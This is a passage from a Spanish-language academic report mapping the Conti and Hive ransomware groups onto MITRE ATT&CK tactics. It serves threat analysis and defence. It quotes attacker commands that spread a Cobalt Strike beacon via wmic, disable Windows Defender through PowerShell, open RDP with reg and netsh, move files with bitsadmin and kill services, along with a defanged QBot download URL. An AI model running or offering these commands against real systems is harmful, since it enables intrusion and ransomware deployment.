


Ilustración 10 - Columna con las técnicas de la táctica Lateral Movement

4.1.3.1.11 Recolección / *Collection*

Se trata de una táctica que está continuamente en uso ya que se trata de recolectar información relevante que pueda ser de ayuda para conseguir diferentes objetivos. Normalmente, tras recolectar toda esta información, el siguiente paso será el de exfiltrarla.

La representación en la matriz de esta táctica se puede ver en la Ilustración 11.




Ilustración 11 - Columna con las técnicas de la táctica Collection

4.1.3.1.12 Comando y control / Command and Control

Una vez consiguen tomar el control del sistema o sistemas, los atacantes los pueden utilizar para comunicarse entre ellos dentro de la propia red de la víctima. Generalmente tratarán de imitar un tráfico de red normal para evitar ser descubiertos.

Las diferentes maneras o vías para establecer el comando y control, junto con el nivel de sigilo necesario, dependen de la estructura de la red y las defensas de la víctima.

Se puede observar la disposición de esta táctica en la Ilustración 12.

| Command and Control | |
|---------------------------------------|--|
| 17 techniques | |
| Application Layer Protocol (4) | |
| Communication Through Removable Media | |
| Content Injection | |
| Data Encoding (2) | |
| Data Obfuscation (3) | |
| Dynamic Resolution (3) | |
| Encrypted Channel (2) | |
| Fallback Channels | |
| Ingress Tool Transfer | |
| Multi-Stage Channels | |
| Non-Application Layer Protocol | |
| Non-Standard Port | |
| Protocol Tunneling | |
| Proxy (4) | |
| Remote Access Software | |
| Traffic Signaling (2) | |
| Web Service (3) | |

Ilustración 12 - Columna con las técnicas de la táctica Command and Control

4.1.3.1.13 Exfiltración / *Exfiltration*

Como se ha mencionado anteriormente, lo más frecuente es que después de recolectar información o datos los atacantes quieran robarlos. Para facilitar este trabajo, y evitar ser descubiertos, comprimen y encriptan los archivos que serán enviados a través de sus canales de comando y control.

La Ilustración 13 recoge la columna de la matriz correspondiente a esta táctica.




Ilustración 13 - Columna con las técnicas de la táctica Exfiltration

4.1.3.1.14 Impacto / Impact

La última táctica del *framework* hace referencia al conjunto de técnicas que se utilizan para perturbar la disponibilidad o comprometer la integridad mediante la manipulación de los procesos operativos y de negocio. Esto incluye la manipulación o destrucción de datos de la organización.

Este tipo de técnicas pueden ser utilizadas tanto para completar su objetivo final como para encubrir una fuga de seguridad. En la Ilustración 14 se puede ver la columna de dicha táctica y sus técnicas.

| Impact | |
|--------------------------------|----|
| 14 techniques | |
| Account Access Removal | |
| Data Destruction | |
| Data Encrypted for Impact | |
| Data Manipulation (3) | II |
| Defacement (2) | II |
| Disk Wipe (2) | II |
| Endpoint Denial of Service (4) | II |
| Financial Theft | |
| Firmware Corruption | |
| Inhibit System Recovery | |
| Network Denial of Service (2) | II |
| Resource Hijacking | |
| Service Stop | |
| System Shutdown/Reboot | |

Ilustración 14 - Columna con las técnicas de la táctica Impact

4.1.4 Conti

Conti es considerado como uno de los grupos *ransomware* más exitosos. Este grupo comenzó a operar en febrero de 2020, cuando archivos maliciosos con la extensión “.conti” fueron detectados por los investigadores de Group-IB. Sin embargo, la primera versión de prueba del *malware* data en noviembre de 2019.

Conti utiliza el modelo de negocio conocido como *ransomware-as-a-service* (RaaS). Los desarrolladores del *ransomware* venden o alquilan su tecnología a miembros afiliados, quienes la usan para llevar a cabo los ataques. Este grupo utiliza la extorsión y presión social para forzarles a pagar el rescate. Podrían vender los datos al mayor postor, esto se indica a las víctimas anunciando que si no se ha pagado lo pedido y no ven sus datos publicados es porque han sido vendidos.

A continuación, se describirán los TTPs relacionados con este grupo, también se pueden ver distribuidos en la matriz del *framework* MITRE ATT&CK en el apéndice: Matriz de Conti.

4.1.4.1 Distribución de TTPs

4.1.4.1.1 Acceso Inicial / Initial Access

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1190 – Exploit Public-Facing Application:** Los atacantes pueden intentar acceder al sistema explotando vulnerabilidades o bugs, en cualquier aplicación que tenga sockets abiertos y accesibles a través de internet. Algunas de las vulnerabilidades que Conti ha explotado en Fortinet Fortios son: CVE-2018-13379 y CVE-2018-13374.
- **T1133 – External Remote Services:** Los servicios remotos abiertos al exterior son el vector de entrada más común y fácil que utilizan los grupos *ransomware* para ganar el acceso inicial en el sistema. Servicios remotos como: VPNs, Windows Remote Management y otros mecanismos de acceso, permiten a los usuarios conectarse a la red interna de la empresa desde una localización externa. En varios análisis se ha determinado que Conti es uno de los grupos que utiliza esta táctica.
- **T1566.001 – Phishing: Spearphishing Attachment:** Esta táctica es una variante del *phishing* en la que el *malware* está adjuntado en un archivo del email y normalmente depende de la ejecución del usuario. Conti ha mandado correos de *phishing* clásicos en el que adjuntaba un archivo malicioso. Mayormente han sido archivos .doc o .xlsx con scripts incrustados y pidiendo al usuario que pinchara en “Permitir contenido”.
- **T1566.002 – Phishing: Spearphishing Link:** Este *ransomware* puede infectar a través de TrickBot, que ha sido enviado a través de links maliciosos en emails de *phishing*.
- **T1078 – Valid Accounts:** Los integrantes de Conti han sido observados ganando acceso sin autorizar a través de credenciales robadas de RDP.

4.1.4.1.2 Ejecución / Execution

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1059.001 – Command and Scripting Interpreter:** Conti hace uso de las interfaces de comando para algunos de sus objetivos.
- **T1059.003 – Command and Scripting Interpreter: Windows Command Shell:** La interfaz de comandos de Windows (cmd) puede ser usada para controlar casi todos los aspectos del sistema. Conti ha utilizado opciones de la consola de comandos para controlar cómo escanea y encripta los archivos.
- **T1106 – Native API:** Las API nativas proporcionan un medio controlado para llamar a los servicios del sistema operativo de bajo nivel dentro del *kernel*. Conti hace llamadas a varias APIs durante su ejecución.

- **T1204.002 – User Execution: Malicious File:** El atacante depende de que el usuario abra un archivo malicioso, esto conllevará la ejecución de código. Conti utiliza una técnica clásica, en la que un documento con código malicioso incrustado llega a generar una *shell* de Windows cuando es ejecutado.
- **T1047 – Windows Management Instrumentation:** WMI es una herramienta de administración que proporciona un entorno uniforme para acceder los componentes del sistema Windows. Conti ha usado esta característica para esparcir un *beacon* de CobaltStrike con el comando:

```
wmic /node:<IP _ address> /user:<domain>\<user> /password:<password>
process call create "cmd /c <cobaltstrike_path>"
```

4.1.4.1.3 Persistencia / Persistence

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1098 – Account Manipulation:** La manipulación de cuentas incluye cambiar las contraseñas de cuentas comprometidas, añadir cuentas a grupos con más permisos, modificar las políticas de contraseñas y cualquier acción que preserve el acceso del atacante a la cuenta. Conti ejecuta comandos para crear cuentas y añadirlas al grupo de administradores.
- **T1197 – BITS Jobs:** Proveen un mecanismo de persistencia al ejecutar *payloads*. También pueden ser útiles a la hora de evitar ser detectado, pues se ejecutan en segundo plano. Conti lo utiliza para moverse lateralmente ejecutando:

```
Bitsadmin /transfer debjob /download \\[localuser]\C$\Windows\[Conti].dll
C:\Windows\[conti].dll
```

- **T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder:** Los atacantes usan esta técnica para mantener la persistencia en el entorno de la víctima. Instalar el *ransomware* como “Registry Run Key” o añadirlo a la carpeta StartUp es muy común.
- **T1543.003 – Create or Modify System Process: Windows Service:** Consiste en crear o modificar servicios de Windows para ejecutar repetidamente *payloads* como parte de resistencia, ya que se ejecutan en segundo plano. Conti utiliza el *framework* CobalStrike, cuyos *beacons* son instalados como servicios.
- **T1053.005 – Scheduled Task/Job: Scheduled Task:** Los atacantes abusan del programador de tareas de Windows para programar tareas de ejecución inicial o recurrente de código malicioso. Conti usa TrickBot RAT para crear tareas programadas.

4.1.4.1.4 Escalado de Privilegios / Privilege Escalation

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica es:

- **T1548.002 – Abuse Elevation Control Mechanism: Bypass User Account Control:** Para escalar privilegios, Conti hace uso generalmente de los *frameworks* Cobalt Strike o PowerShell Empire.
- **T1134 – Access Token Manipulation:** Los atacantes modifican tokens de acceso para operar como otro usuario y traspasar los controles de seguridad. Conti emplea esta técnica ajustando los privilegios del token de acceso a través de la función “*AdjustTokenPrivileges()*” de WinAPI.
- **T1055.001 – Process Injection: Dynamic-link Library Injection:** Conti ha cargado un DLL encriptado en la memoria y luego lo ha ejecutado.
- **T1068 – Exploitation for Privilege Escalation:** Los atacantes pueden obtener permisos de alto nivel al explotar servidores web de cara al público para el acceso inicial. Conti ha explotado vulnerabilidades de Log4j, PrintNightmare o Zerologon para escalar privilegios.

4.1.4.1.5 Evasión de Defensas / *Defense Evasion*

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1140 – Deobfuscate/Decode Files or Information:** Los atacantes pueden usar archivos ofuscados o información para esconder los artefactos usados en una intrusión de un análisis. Conti utiliza un cargado de escenario ofuscado en base 64, “*CompareForFor.hta*”.
- **T1562.001 – Impair Defenses: Disable or Modify Tools:** El *ransomware* deshabilita las características de seguridad para asegurarse de que la ejecución de su muestra y la encriptación de archivos no será bloqueada. Conti utiliza PowerShell para desactivar las características de Windows Defender:

```
>> powershell New-ItemProperty -Path
HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender -Name
DisableAntiSpyware -Value 1 -PropertyType DWORD -Force
>> powershell Set-MpPreference -DisableRealTimeMonitoring $true
>> powershell Uninstall-WindowsFeature -Name Windows-Defender
```

- **T1562.004 – Impair Defenses: Disable or Modify System Firewall:** Conti modifica el *firewall* del sistema para conseguir sobrepasar las restricciones de seguridad de la red. Conti activa la aplicación de Escritorio Remoto a través de *netsh*:

```
netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes
```

- **T1070.001 – Indicator Removal on Host: Clear Windows Event Logs:** Los atacantes limpian los logs para ocultar evidencia de su intrusión. Esto hace el trabajo del equipo de respuesta ante incidentes más difícil.
- **T1036 – Masquerading:** Los atacantes intentan manipular las características de sus herramientas para hacerlas parecer legítimas o benignas. Conti trata de pasar por un programa estándar del sistema o software legítimo.

- **T1055 – Process Injection:** Los atacantes inyectan código en procesos siendo ejecutados con el fin de evadir las defensas basadas en procesos, y también para elevar privilegios. Conti crea un proceso en un estado suspendido, la memoria es desmapeada y reemplazada con código malicioso; esto se conoce como *process hollowing*.
- **T1218 – System Binary Proxy Execution:** Los atacantes pueden sobrepasar las defensas basadas en procesos y/o firmas mediante la delegación de ejecución de su contenido malicioso en archivos binarios firmados o confiables. Conti usa archivos firmados por Microsoft: mshta.exe y regsvr.exe.

4.1.4.1.6 Acceso a Credenciales / *Credential Access*

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1110 – Brute Force:** Los atacantes pueden usar técnicas de fuerza bruta para obtener acceso a cuentas cuando no conocen la contraseña o han obtenido los hashes de las contraseñas.
- **T1003.001 - OS Credential Dumping: LSASS Memory:** Los atacantes intentan acceder a material con credenciales guardado en el proceso de memoria del *Local Security Authority Subsystem Service* (LSASS). Conti usa esta técnica a través de los servicios DLL que tiene Windows.
- **T1558.003 – Steal or Forge Kerberos Tickets: Kerberoasting:** Conti ha usado los ataques de Kerberos para intentar obtener el hash del usuario administrador.

4.1.4.1.7 Descubrimiento / *Discovery*

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1087 – Account Discovery:** Los atacantes tratan de obtener un listado de cuentas en un sistema o entorno. Un comando comúnmente usado es:

```
whoami /groups
```

- **T1083 – File and Directory Discovery:** Se trata de una técnica que implica enumerar archivos y directorios para determinar si ciertos objetos deberían ser encriptados/robados o no. Los troyanos de *ransomware* generalmente hacen una búsqueda automática de archivos con determinadas extensiones o nombres.
- **T1135 - Network Share Discovery:** Con el objetivo de encriptar máquinas cercanas y tener más víctimas, los atacantes buscan carpetas y discos compartidos en sistemas remotos.
- **T1057 – Process Discovery:** Conti hace uso de métodos que enumeran procesos activos para formar los siguientes pasos del ataque.
- **T1018 – Remote System Discovery:** Consiste en enumerar los dispositivos remotos que pertenecen a la red comprometida. Algunos de los comandos usados son:

```
>> net view /all
>> net view /all /domain
```

```
>> dsquery subnet -limit 0
>> nltest /domain _ trusts
>> nltest /dclist
```

- **T1049 – System Network Connections Discovery:** Para ganar acceso al sistema, los atacantes normalmente buscan conexiones activas en el sistema en las que se puedan mover y encriptar. Típicamente usan los comandos:

```
>> net session
>> net use
>> netstat -ano
>> query session
```

4.1.4.1.8 Movimiento Lateral / *Lateral Movement*

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1570 – Lateral Tool Transfer:** Conti hace uso de RDP para propagar el *ransomware* o las herramientas usadas, dentro de la red. Se les ha visto utilizar “bitsadmin” con el comando:

```
Bitsadmin /transfer debjob /download \\[localuser]\C$\Windows\[Conti].dll
C:\Windows\[Conti].dll
```

- **T1021.001 – Remote Services: Remote Desktop Protocol:** Tras acceder al sistema, el grupo puede continuar moviéndose en la red con el uso de conexiones de escritorio remoto. Conti activa el protocolo de escritorio remoto en el Registro de Windows y en la configuración del cortafuegos:

```
>> reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v
"fDenyTSConnections" /t REG_DWORD /d 0 /f
>> netsh advfirewall firewall set rule group="Remote Desktop" new
enable=yes
```

- **T1021.002 – Remote Services: SMB/Windows Admin Shares:** Conti tiene una opción en la línea de comandos que encripta servicios remotos a través de SMB.

4.1.4.1.9 Comando y Control / *Command and Control*

La técnica que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1071.001 - Application Layer Protocol: Web Protocols:** Conti ha descargado QBot a través de un documento de Excel que estaba adjunto en un email de phishing.

```
Image_path: $programfiles\Microsoft Office\Office14\EXCEL.EXE
URL: hxxp://101.99.95[.]143/44657.5824381944.dat
```

4.1.4.1.10 Exfiltración / *Exfiltration*

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1041 – Exfiltration Over C2 Channel:** Para realizar la doble extorsión, Conti envía la información robada a través de su canal primario C2.
- **T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage:** Exfiltrar datos a un servidor en la nube puede verse como algo legítimo, por lo que es una ventaja para los atacantes. Conti utiliza “rclone”, un programa de código abierto, para mandar los archivos a la nube.

4.1.4.1.11 Impacto / Impact

Las técnicas que utiliza, o ha utilizado, Conti de esta táctica son:

- **T1486 – Data encrypted for impact:** Conti puede usar *CreateIoCompletionPort()*, *PostQueuedCompletionStatus()* y *GetQueuedCompletionPort()* para encriptar archivos rápidamente, excluyendo los que tengan extensión .exe, .dll y .lnk. Ha utilizado una llave AES-256 diferente para cada archivo incluyendo una llave publica RAS-4096 única para cada víctima.
- **T1490 – Inhibit System Recovery:** En esta técnica los atacantes hacen todo lo posible para que no se pueda recuperar la información si no es negociando con ellos. Para conseguirlo, eliminan copias de seguridad, las copias *shadow* y desactivan las características de reparación y recuperación automáticas.
- **T1489 – Service Stop:** Conti ha sido observado parando servicios con “taskkill.exe”. Algunos comandos son:

```
>> taskkill /f /im vee
>> taskkill /f /im postg
```

Esta información forma parte de un informe previamente escrito que se puede ver en detalle en el apéndice: Informe Conti.

4.1.5 Hive

Hive (o HiveLeaks), observado por primera vez en 2021, es una variante de *ransomware* basado en afiliados que usan los ciberdelincuentes para realizar ataques *ransomware* a: centros de salud u hospitales, organizaciones sin fines de lucro, minoristas, proveedores de energía, y otros sectores. Hive está diseñado para que sea distribuido con un modelo de *Ransomware-as-a-service* (RaaS), esto permite a sus miembros afiliados utilizarlo de la forma que quieran.

Esta variante utiliza tácticas, técnicas y procedimientos comunes de los *ransomware* para comprometer el dispositivo de la víctima. El operador desactiva las protecciones antivirus y después extrae archivos confidenciales y encripta los archivos comerciales.

Se usan múltiples mecanismos para comprometer las redes de sus víctimas; incluyendo *phishing* con emails que contienen archivos maliciosos, credenciales de VPN filtradas, y explotando

vulnerabilidades que pueda haber. Además, Hive deja un mensaje en el que amenaza con publicar los datos en la página de TOR “HiveLeaks” si la víctima no cumple con las condiciones.

A continuación, se describirán los TTPs relacionados con este grupo, también se pueden ver distribuidos en su matriz en el apéndice: Matriz de Hive.

4.1.5.1 Distribución de TTPs

4.1.5.1.1 Acceso Inicial / Initial Access

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1190 – Exploit Public-Facing Application:** Los atacantes pueden intentar acceder al sistema explotando vulnerabilidades o bugs, en cualquier aplicación que tenga sockets abiertos y accesibles a través de internet. Algunas de las vulnerabilidades que Hive ha explotado son: CVE-2021-34473, CVE-2021-34523 y CVE-2021-31207.
- **T1133 – External Remote Services:** Los servicios remotos abiertos al exterior son el vector de entrada más común y fácil que utilizan los grupos *ransomware* para ganar el acceso inicial en el sistema. Servicios remotos como VPNs, Windows Remote Management y otros mecanismos de acceso, permiten a los usuarios conectarse a la red interna de la empresa desde una localización externa.
- **T1566.001 – Phishing: Spearphishing Attachment:** Esta táctica es una variante del *phishing* en la que el *malware* está adjuntado en un archivo del email y normalmente depende de la ejecución del usuario. Hive ha utilizado técnicas de ingeniería social para hacer que el usuario descargue el archivo malicioso desde Telegram y lo ejecute en su máquina.
- **T1078 – Valid Accounts:** Las credenciales comprometidas pueden ser usadas para evitar los controles de acceso en los sistemas de la red e incluso pueden ser utilizados para mantener el acceso a sistemas remotos. Hive ha usado cuentas de dominio con permisos de administrador para comprometer a más equipos.

4.1.5.1.2 Ejecución / Execution

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1059.001 – Command and Scripting Interpreter: PowerShell:** PowerShell es una interfaz de línea de comandos incluida en Windows. Hive ha usado PowerShell para descargar y ejecutar scripts de *malware* y reconocimiento.
- **T1059.003 – Command and Scripting Interpreter: Windows Command Shell:** La interfaz de comandos de Windows (cmd) puede ser usada para controlar casi todos los aspectos del sistema. Hive ha ejecutado comandos utilizando cmd.exe.

- **T1106 – Native API:** Las API nativas proporcionan un medio controlado para llamar a los servicios del sistema operativo de bajo nivel dentro del *kernel*. Hive las ha utilizado para ejecutar varios comandos o rutinas.
- **T1204.002 – User Execution: Malicious File:** El atacante depende de que el usuario abra un archivo malicioso, esto conllevará la ejecución de código. Como se ha explicado previamente, Hive ha conseguido que las victimas descarguen un archivo y sea ejecutado por el usuario; por ejemplo:
“C:\Users\<xxx>\Downloads\Telegram Desktop\wana_setup.zip.”
